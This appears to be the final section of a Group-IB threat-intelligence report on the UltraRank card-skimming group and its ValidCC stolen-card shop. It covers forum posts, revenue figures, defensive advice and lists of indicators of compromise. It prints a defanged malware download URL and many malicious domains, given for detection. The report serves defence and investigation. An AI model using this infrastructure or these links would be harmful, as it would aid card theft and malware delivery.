



Figure 19. Post on an underground forum offering ValidCC stolen bank cards for sale

Most posts, especially ones about newly added databases, are written in English. When communicating with customers, however, SPR often switches to Russian, which is presumably his or her mother tongue. This suggests that ValidCC is managed by a Russian-speaking user. In the posts shared, SPR claims that the cards sold on ValidCC are obtained using a sniffer.



Valid, you are saying that your databases come from a sniffer!!! Today your shop published two cards that had been published by a different shop a day earlier!!! + your checker bullshits quite often

Here are the card screenshots
your shop – [link]
second shop - [link]
Not nice to see that !!!

where else if not from a sniffer or do you know any other way of getting cc if you do let me know in pm)

and let's make it clear if it's cards or a card! I only see one card and think that this is no more than occasional overlaps! this occurs all the time on all shops read any vendor's topics this doesn't mean that everyone uploads the same material to each other and sells it!

ps. as for the checker, please go to the topic by try2чек [try2чек] and tell them that their checker bullshits instead of saying it to me I am only using their API

Figure 20. Post in Russian about the source of the stolen cards, published by a user with the nickname SPR on an underground forum

In a post, SPR published screenshots of ValidCC's internal statistics showing that the underground shop made around \$7,000 per day. The revenue comes not only from selling bank cards collected using JS sniffers on compromised online stores, however. It also comes from third-party providers of bank cards that use the card shop to sell stolen data. ValidCC pays them between \$20,000 and \$30,000 per day.

	Shop Earn(by sell CC)						
	2019-11-09(Saturday)	2019-11-08(Friday)	2019-11-07(Thursday)	2019-11-06(Wednesday)	2019-11-05(Tuesday)	2019-11-04(Monday)	2019-11-03(Sunday)
Added money(by orders)	\$381.77	\$33,372.84	\$34,037.91	\$37,975.35	\$38,483.53	\$42,313.93	\$26,598.65
All Earn	\$616.00	\$34,786.60	\$32,976.20	\$32,037.15	\$33,763.20	\$39,916.50	\$26,880.60
Shop Earn	\$138.05	\$7,841.75	\$7,455.52	\$7,153.90	\$7,506.84	\$8,484.31	\$5,622.38
Seller Earn	\$477.95	\$26,944.85	\$25,520.68	\$24,883.25	\$26,256.36	\$31,432.19	\$21,258.22

Figure 21. Screenshot of ValidCC's internal statistics with information about daily earnings from selling stolen card data in November 2019

Three factors point to the fact that the group used ValidCC to monetize cards collected during attacks on online stores carried out in the last five years.

First, the connection between the ValidCC's infrastructure and the infrastructure used by the threat group to collect card data using JS sniffers. Second, the year that their activity started: ValidCC was launched in 2014, while the first detected attacks in Campaign 2 were in 2015. And third, the fact that ValidCC sells cards obtained through sniffers. The group is not the only seller of stolen payment data, however.

Before being used for storing sniffer code and as a gate for collecting stolen data, the host `opendoorcdn[.]com` was used for spreading malicious files. The link `hXXp://opendoorcdn.com/crfile/file.exe` downloaded various samples related to the CoalaBot malware, designed for DDoS attacks. An analysis of these files revealed that, when they were executed, they sent DNS queries and then launched DDoS attacks against the following websites:

- `validcc[.]de`
- `validcc[.]co`
- `validcc[.]cm`
- `validcc[.]vc`
- `validcc[.]cz`
- `validcc[.]ch`
- `validcc[.]tw`

What is noteworthy about these websites is that they hosted phishing webpages that targeted ValidCC users. It appears that by launching DDoS attacks, the sniffer operators fought fake websites that stole the login details and passwords belonging to the original shop's users. This fight with their competitors points to a link between ValidCC owners and the infrastructure used to host sniffer codes and collect stolen data. One of the attacked websites, `validcc[.]tw`, is currently the shop's official domain. ValidCC owners presumably managed to regain access to this domain, which they had used since 2016.

Recommendations

At the time of writing, it is unclear how exactly UltraRank gains access to the websites and injects the malicious code. As such, we strongly recommend that online store owners and administrators take the following steps to minimize the risk of infection:

1. Use strong, unique passwords and change them regularly. In addition, set up two-factor authentication.
2. Install all necessary software updates, including CMS. This will make it more complicated for attackers to load the web shell.
3. Carry out regular inspections and safety audits of the website.
4. Use appropriate systems to log any changes that occur on the website. Moreover, take note of any access to the website control panel and track file change dates. This will help detect when website files are infected with malicious code and instances of unauthorized access to the website or web server.

Appendix 1. Indicators of compromise

Campaign 2

- amasty[.]biz
- heckip[.]biz
- checkoutmodules[.]biz
- cloudservice[.]tw
- dnsden[.]biz
- ebizmart[.]biz
- infopromo[.]biz
- istrustweb[.]com
- localserver[.]host
- logistic[.]tw
- logisticusa[.]biz
- opencartmodules[.]biz
- securemac[.]biz
- statistik[.]site
- system-backup[.]biz
- trafficanalyzer[.]biz
- upsbroker[.]com
- web-stat[.]biz
- webinformer[.]biz
- webserf[.]biz
- webstatistic[.]cc
- webstatistic[.]online
- webstatistic[.]tech
- whoerssl[.]biz
- zigzapframe[.]biz

Campaign 5

- cmytuok[.]top
- info-rank[.]cc
- info-stat[.]ws
- info-web[.]ws
- inforank[.]cc
- informaer[.]biz
- informaer[.]cc
- informaer[.]com
- informaer[.]net
- informaer[.]org
- informaer[.]pw
- informaer[.]ws
- informaer[.]xyz
- infostat[.]pw
- infoweb[.]cc
- infoweb[.]me
- jsboxcontents[.]com
- jscontentdelivery[.]com
- statistic-info[.]me
- statistic-info[.]ws
- web-info[.]cc
- web-info[.]me
- web-rank[.]cc
- web-rank[.]pw
- web-stat[.]me
- web-stat[.]pw
- web-stats[.]cc
- web-stats[.]pw
- webdevelopment[.]pw
- webfotce[.]me
- webfotce[.]pw
- webinfo[.]ws
- webrank[.]ws
- webstat-info[.]ws
- webstat[.]cc
- webstat[.]ws
- webstatistic[.]me
- webstatistic[.]pw
- webstatistic[.]ws
- webstats[.]me
- webstats[.]ws

Campaign 12

- brokercdn[.]com
- cdn-content[.]cc
- content-delivery[.]cc
- wheremydata[.]cc
- deliveryjs[.]cc
- fastmycdn[.]com
- givemejs[.]cc
- opendoorcdn[.]com
- rooplancdn[.]com
- stat-group[.]com
- toplevelstatic[.]com

ValidCC

- validcc-blog[.]cc
- validcc[.]mn
- validcc[.]name
- validcc[.]su
- validcc[.]ws

OldGrelos

- cloud-jquery[.]com
- cloud-jquery[.]net
- cloud-jquery[.]org
- icon-base[.]biz
- jquery-cdn[.]com
- jquery-cloud[.]net
- jquery-cloud[.]org
- jquery-code[.]biz
- jquery-code[.]net
- jquery-code[.]su
- jquery-libs[.]su
- jquery-min[.]su
- jquery-validation[.]net
- jquery-validation[.]org
- jquery-web[.]com
- jquery-web[.]net
- magento-connection[.]com
- payment-api[.]net
- shop-analytics[.]net
- visa-cdn[.]com

LoadReplay

- deviceprofile[.]info
- loadingmagento[.]info
- mage-store[.]info
- mageload[.]com
- magento-cdn[.]info
- magento-updates[.]info
- magentoholding[.]com
- magentoreplay[.]info
- magentoreply[.]info
- magentoserver1[.]info
- magentoupdate[.]info
- magentouri[.]info
- orderprocessmagento[.]info
- storemagento[.]info

About Group-IB

1,000+
successful investigations
worldwide

60,000+
hours of incident response

\$300 MLN
returned to Group-IB clients thanks
to our products and services

Group-IB is a leading provider of high-fidelity threat intelligence and best-in-class anti-APT and anti-fraud solutions. Group-IB's mission is to protect its clients in cyberspace by creating and using innovative products, solutions, and services.

Since 2003, we have been at the forefront of digital forensics, security assessments, and consulting, protecting major companies around the world against financial and reputational losses.

IMPACT

A partner of International Multilateral Partnership Against Cyber Threats

OSCE

Recommended by the Organization for Security and Co-operation in Europe

WORLD ECONOMIC FORUM

Permanent member of the World Economic Forum

GARTNER, FORRESTER

Group-IB's Threat Intelligence is among the best in the world according to Forrester and Gartner

CIO OUTLOOK

Ranked in APAC CIO Outlook's Top 10 Cybersecurity Companies in APAC

BUSINESS INSIDER

One of the top 7 most influential companies in the cybersecurity industry according to Business Insider

PREVENTING AND INVESTIGATING CYBERCRIME SINCE 2003